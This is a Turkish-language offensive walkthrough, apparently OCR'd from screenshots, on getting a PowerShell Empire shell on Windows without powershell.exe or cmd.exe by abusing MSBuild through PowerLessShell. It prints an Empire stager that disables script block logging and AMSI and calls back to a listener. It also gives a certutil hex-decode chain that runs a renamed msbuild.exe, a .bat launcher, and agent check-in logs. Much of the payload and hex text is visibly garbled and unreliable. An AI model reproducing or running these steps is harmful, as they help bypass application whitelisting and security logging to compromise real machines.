# powershell.exe Olmadan

Buradaki amacımız powershell.exe'nin yasaklı olduğu ortamlarda MSBuild ve Empire kullanarak nasıl shell alınabileceğine dair bir senaryo oluşturmak.

Neleri kullanacağız:

- MSBuild
- PowerLessShell
- PowerShell Empire

## MsBuild Nedir?

MsBuild (Microsoft Build Engine) Microsoft'un derleme platformudur. XML tabanlı bir script yürütme yapısına sahiptir. Aslında Visual Studio ile herhangi bir uygulamayı derlediğinizde yine bu platform çalışmaktadır.

https://docs.microsoft.com/tr-tr/visualstudio/msbuild/msbuild?view=vs-2017

#### PowerLessShell:

Bu araç ise **MSBuild**'i kullanarak powershell.exe'ye ihtiyaç duymadan powershell scriptlerini veya komutlarını çalıştırıyor.

https://github.com/Mr-Un1k0d3r/PowerLessShell

Empire üzerinde listener başlatıyorum.

Başarılı bir şekilde başladı.

Stager olarak windows/launcher.sct'yi seçiyorum. (stager kullanmadan launcher powershell http komutuyla da yapılabilir.)

Gerekli ayarları yaptım ve oluşturdum.

Can Yoleri https://twitter.com/CanYoleri

# payload.sct içerisine bakalım

Varsayılan olarak base64 ile şifrelenmiş. Base64 ile şifrelenen veriyi çözelim.

TOTAL IT. # Cho "SQBMAC (gA) ABDAFMAYQBF ATTIA-wipAGBAbgBUAEEADQB SAGUAL gBDAFMAYQB LAFTAUMBPAGBABGAUAECAY/OBAAGBAC MANDAHAS A JABHAFAARQBAFSA-CGBFAGYAYOAUAE
EANDBAF (GA) ABDAGAFMAYQBFA ATTIA-CRIB A

Şifrelenmiş veriyi çözdükten sonra **.ps1** uzantılı olarak kaydediyorum ve son hali aşağıdaki gibi oluyor.

root@kali:-/Desktop/PowerLessShell# cat payload.ps1
powerShell -noP -sta -w 1 -enc If(\$PSVErsiOnTABLe.PSVERSion.Major -ge 3){\$GPF=[rEf].ASSemBLy.GETType('System.Management.Automation.Utils')."GetFie'lD'(
cachedGroupPolicySettings', 'N'\*'onPublic,Static');If(\$GPC|\$GPF.GetVAluE(\$NuLL);If(\$GPC|\$ScriptB'+'lockLogging']){\$GPC|\$ScriptB'+'lockLogging']['E
ablescriptB'+'lockLogging']-0;\$GPC|\*ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']-0}\$vAL=[ColLECTIONs.GENERIC.DictIOnAry[\$TING,\$y\$TEM.
b)ECT]:.nbW();\$val.AdD('EnableScriptB'+'lockLogging',0);\$val.AdD('EnableScriptBlockInvocationLogging',0);\$val.ECLOCAL MACHINENSOftware/PoliciesWincosoft\Windows\PowerShell\ScriptB'+'lockLogging']-0}\$vAL\_E[ScriptB]ock]."GETFie'lD"('signatures', 'N'\*-onPublic,Static').SetValue(\$Null,(NEW-obJECt COl
lectioNs.GeNERic.HaSHSet[\$TRING]))}[REF].ASsembty.GEtType('System.Management.Automation.AmsiUtils')]?{\$\_]\${\_\_\$GFTIed('amsiInitFailed', 'NonPublic,Static').}\$etValue(\$Null,\$TrUE)};};[SYstem.NetS-ServicePoINTMANAGET]::ExPectID0CONTINUe=0;\$wc=NeW-ObjEct SysteM.Net.WebClienT;\$u='Mozilla/S.0 (Windows NT 6.1
WOW64; Tridenty7.0; rv:11.0) like Gecko';\$Wc.HEaDers.Add('User-Agent',\$u);\$wc.PROXY=[SYSTEM.Net.WebReQUest]::DEfAULtweBPROXy;\$wC.PROXy.CredEntIALs = [YSTEM.Net.CredENTIALCACH]::DEfAULtweBPROXy;\$wC.PROXy.CredEntIALs = [YSTEM.Net.CredENTIALCACH]::DEfAULtweBPROXy;\$wC.PROXy.CredEntIALs = [SYSTEM.Net.RedCallOpi.ASSCII.GETBultNetWorkCREdeNtIALS;\$Script:Proxy swc.Proxy;\$ks[\$ySTEM.Net.RedCallOpi.ASSCII.GETBultNetWorkCREdeNtIALS;\$Script:Proxy swc.Proxy;\$ks[\$ySTEM.Net.RedCallOpi.ASSCII.GETBultNetWorkCREdeNtIALS;\$Script:Proxy swc.Proxy;\$ks[\$ySTEM.Net.RedCallOpi.ASSCII.GETBultNetWorkCREdeNtIALD;\$Script:Proxy swc.Proxy;\$ks[\$ySTEM.Net.RedCallOpi.ASSCII.GETBultNetWorkCREdeNtIALD;\$Script:Proxy swc.Proxy;\$ks[\$ySTEM.Net.RedCallOpi.AsSCII.GETBultNetWorkCREdeNtIALD;\$Script:Proxy swc.Proxy;\$ks[\$ySTEM.Net.RedCallOpi.AsSCII.GETBultNetWorkCREdeNtIALD;\$Script:Proxy swc.Proxy;\$ks[\$ySTEM.Net.RedCallOpi.AsSCII.GETBultNetWorkCREdeNtIAD-incollopi.AssCII

## Artık PowerLessShell zamanı 🐱

Başarılı bir şekilde bize payload.csproj.bat dosyasını oluşturdu. Hedefe sisteme atıp çalıştıralım.

```
root@kali:~/Desktop/PowerLessShell# ls
LICENSE.md PowerLessShell.py README.md examples include payload.csproj payload.csproj.bat payload.ps1 payload.sct
root@kali:~/Desktop/PowerLessShell#
```

## Hedef sistem üzerinde çalıştırıyorum.

```
c:\Users\siege\Desktop>cd C:\Windows\Microsoft.NET\Framework\v4.0.30319\ && del PdFVkvVYZuazJPggx
                                                                                                                                          && del rOardgRtQgqhUKABU
        && echo 3c212d2d0a356933492f6f474262332b575a586e2b6e5739504769704e577258757045712b42736876414a4d6f3356686e777a7153644f66
77773462453032326442575362627038755a476d6e64562f524d7866597a42625a42614a446d6c766f454a302b2b6435414b584f32613848734338703247594
b7934765a5a6b534a69354367757a30716d59347a62677656336645463177365072556b646d4744317969477375393737772b5a4b4c505239652b574749666
30772b366c6a574a472f73457a7935716d583641622f4962354a32322f744d50546c51562b72663744474b56624c3543796a577165314a39495a4e41306f44
 7245553478386e53442f707432484b734454386642756841356177623539414a665433692b3768455532687253544d394f30385130375458355258344f367
385247776a5457724738334b2b6a357448397a4c626744574f54475845394e527832596c48533231754d4f52634b75596e33652b5369434d44445778644d38i
550545366753539356857566f77526e4f4d5661794a58514667617753742b494d584d41512b507145377363453465594c4f353676656c537862484c4d4f5666
 24d4378203d20303b204b4e55724b584b5467524c50627866696b724d4378203c203235363b204b4e55724b584b5467524c50627866696b724d43782b2b292
 7b0a9909090907349716b574c4e6b64706961666258527275724d435a7a5b4b4e55724b584b5467524c50627866696b724d43785d203d204e5071426a6b42e
7083698999999973497100574C460004709954060528327757244433783043449378202520445071426460467524C500278065050774686

76158466961667273465b4b4e557724b584b5467524c50627866696b724d43782025204e5071426a6b42476158466961667273462e4c656e6774685d3b0a0900

09990996e4d4e4c6d6d4d66b69716f5766424f4e688c24b6556585b4b4e55724b584b5467524c50627866696b724d43783203d204b4e55724b584b5467524c506

27866696b724d43783b0a090909097d0a09090909666f722028556e6867424a7062735278784a79754c534b52795a 1>>PdFVkyVYZuazJPqgx && echo 5

4203d204b4e55724b584b5467524c50627866696b724d4378203d20303b204b4e55724b584b5467524c50627866696b724d4378203c203235363b204b4e5572
4b584b5467524c50627866696b724d43782b2b29207b0a0909090909556e6867424a7062735278784a79754c534b52795a54203d2028556e6867424a706273
278784a79754c534b52795a54202b206e4d4e4c6d6d466b69716f5766424f4e68624b6556585b4b4e55724b584b5467524c50627866696b724d43785d202b20
 (349716b574c4e6b64706961666258527275724d435a7a5b4b4e55724b584b5467524c50627866696b724d43785d292025203235363b0a09090909094875500
4e4c6d6d466b69716f5766424f4e68624b6556585b4b4e55724b584b5467524c50627866696b724d43785d203d206e4d4e4c6d6d466b69716f5766424f4e68
 24b6556585b556e6867424a7062735278784a79754c534b52795a545d3b0a090909096e4d4e4c6d6d466b69716f5766424f4e68624b6556585b556e68674
4a7062735278784a79754c534b52795a545d203d20487550624f6568544b493b0a090909097d0a09090909666f72202857716c534a594f4f464e476167746f
6784a45 1>>PdFVkyVYZuazJPqgx && echo 5641615974203d20556e6867424a7062735278784a79754c534b52795a54203d204b4e55724b584b5467524c50627866696b724d4378203d203d203d3b204b4e55724b584b5467524c50627866696b724d4378203c205757705155626342416144d4d4734e686562474a51514c
 <sup>1</sup>52e4c656e6774683b204b4e55724b584b5467524c50627866696b724d43782b2b29207b0a09090909057716c534a594f4f464e476167746f76784a455641
159742b2b3b0a090909090957716c534a594f4f464e476167746f76784a45564161597420253d203235363b0a090909090556e6867424a7062735278784a79
754c534b52795a54202b3d206e4d4e4c6d6d466b69716f5766424f4e68624b6556585b57716c534a594f4f464e476167746f76784a4556416159745d3b0a090
9090909556e6867424a7062735278784a79754c534b52795a5420253d203235363b0a0909090909487550624f6568544b49203d206e4d4e4c6d6d466b69716f
 :766424f4e68624b6556585b57716c534a594f4f464e476167746f76784a4556416159745d3b0a090909096e4d4e4c6d6d466b69716f5766424f4e68624b
556585b57716c534a594f4f464e476167746f76784a4556416159745d203d206e4d4e4c6d6d466b69716f5766424f4e68624b6556585b556e6867424a70627
5278784a79754c534b52795a545d3b0a0909909090e4d4e 1>>PdFVkyVYZuazJPqgx && echo 4c6d6d466b69716f5766424f4e68624b6556585b556e6
67424a7062735278784a79754c534b52795a545d203d20487550624f6568544b493b0a0909909097857524a6b456d7371707a68634862595557774f79566e
03d206e4d4e4c6d6d466b69716f5766424f4e68624b6556585b28286e4d4e4c6d6d466b69716f5766424f4e68624b6556585b57716c534a594f4f464e476167
746f76784a4556416159745d202b206e4d4e4c6d6d466b69716f5766424f4e68624b6556585b556e6867424a7062735278784a79754c534b52795a545d29207
 520323536295d3b0a090909090957447a6667754957424e4b4563436a746b5a7a4444715b4b4e55724b584b5467524c50627866696b724d43785d203d20286.
  97465292857577051556263424161444d44734e686562474a51514d755b4b4e55724b584b5467524c50627866696b724d43785d205e207857524a6b456d73
1707a68634862595557774f79566e293b0a090909097d0a\underline{0}909090972657475726e2057447a6667754957424e4b4563436a746b5a7a4444713b0a0909097d0a
 000909997075626c69632073746174696320627974655b5d206e4e7166714d6c484765787a66694e646f62634b6e777a6d28627974655b5d2046737a636869
2656c79782c20627974655b5d204a6d795a795774776a4929207b0a0909090972657475726e20596f42754275 1>>PdFVkyVYZuazJPqgx && echo 776c6
32846737a63686972656c79782c204a6d795a795774776a49293b0a0909097d0a09097d0a202020202020202020205d5d3e0a202020202020202026436f64653e0a20
2020203c2f5461736b3e0a20203c2f5573696e675461736b3e0a3c2f50726f6a6563743e0a 1>>PdFVkyVYZuazJPqgx && certutil -decodehex PdFVk
                                                   && copy msbuild.exe tPbpf.exe && tPbpf.exe rOardgRtQgqhUKABUwtvrW && del tPbpf.exe
 yVYZuazJPqgx rOardgRtQgqhUKABUwtvrW
&& del rOardgRtQgqhUKABUwtvrW && del PdFVkyVYZuazJPqgx
Input Length = 15630
Output Length = 7783
CertUtil: -decodehex command completed successfully.
1 file(s) copied.
Microsoft (R) Build Engine version 4.7.3056.0
[Microsoft .NET Framework, version 4.0.30319.42000]
 Copyright (C) Microsoft Corporation. All rights reserved.
Build started 12/22/2018 8:27:11 PM.
```

#### **Build started**

# Empire'a bakıyorum ve bomm 😤

```
[*] Active listeners:

Name Module Host Delay/Jitter KillDate
http http://172.16.218.141:80 5/0.0

(Empire: listeners) > [*] Sending POWERSHELL stager (stage 1) to 172.16.218.130
[*] New agent 5UTC93YE checked in
[+] Initial agent 5UTC93YE from 172.16.218.130 now active (Slack)
[*] Sending agent (stage 2) to 5UTC93YE at 172.16.218.130
```

Şimdi diyebilirsiniz powershell.exe'nin engelli olduğu yerde cmd.exe engelli olmaz mı? Nasıl olacak bu işler? Diye. Hemen bir örnek yapalım.

Lab. Ortamımızda cmd.exe engelli.

```
Command Prompt

Microsoft Windows [Version 10.0.17134.472]


(c) 2018 Microsoft Corporation. All rights reserved.

The command prompt has been disabled by your administrator.

Press any key to continue . . .
```

payload2 adında bir text dosyası açıp aşağıdaki kodu içine yazdıktan sonra payload2.bat olarak kaydediyorum

cmd.exe /K C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe C:\Users\Finch\
Desktop\payload.csproj



Ardından payload2.bat dosyasına çift tıklıyorum ve bomm 🈤

```
(Empire: agents) > [*] Sending POWERSHELL stager (stage 1) to 172.16.218.1
[*] New agent WM85VRP2 checked in
[+] Initial agent WM85VRP2 from 172.16.218.1 now active (Slack)
[*] Sending agent (stage 2) to WM85VRP2 at 172.16.218.1
```

```
(Empire: agents) > interact WM85VRP2 (Empire: WM85VRP2) > sysinfo
[*] Tasked WM85VRP2 to run TASK_SYSINFO
[*] Agent WM85VRP2 tasked with task ID 1
(Empire: WM85VRP2 tasked with task ID 1
(Empire: WM85VRP2) > sysinfo: 0|http://172.16.218.141:80|arkadia|Finch|OCTAVIA|10.10.129|Microsoft Windows 10 Pro|False|MSBu ild|2240|powershell|5
[*] Agent WM85VRP2 returned results.
Listener: http://172.16.218.141:80
Internal IP: 10.10.10.129
Username: arkadia\Finch
Hostname: OCTAVIA
OS: Microsoft Windows 10 Pro
High Integrity: 0
Process Name: MSBuild
Process ID: 2240
Language: powershell
Language Version: 5
[*] Valid results returned by 172.16.218.1
```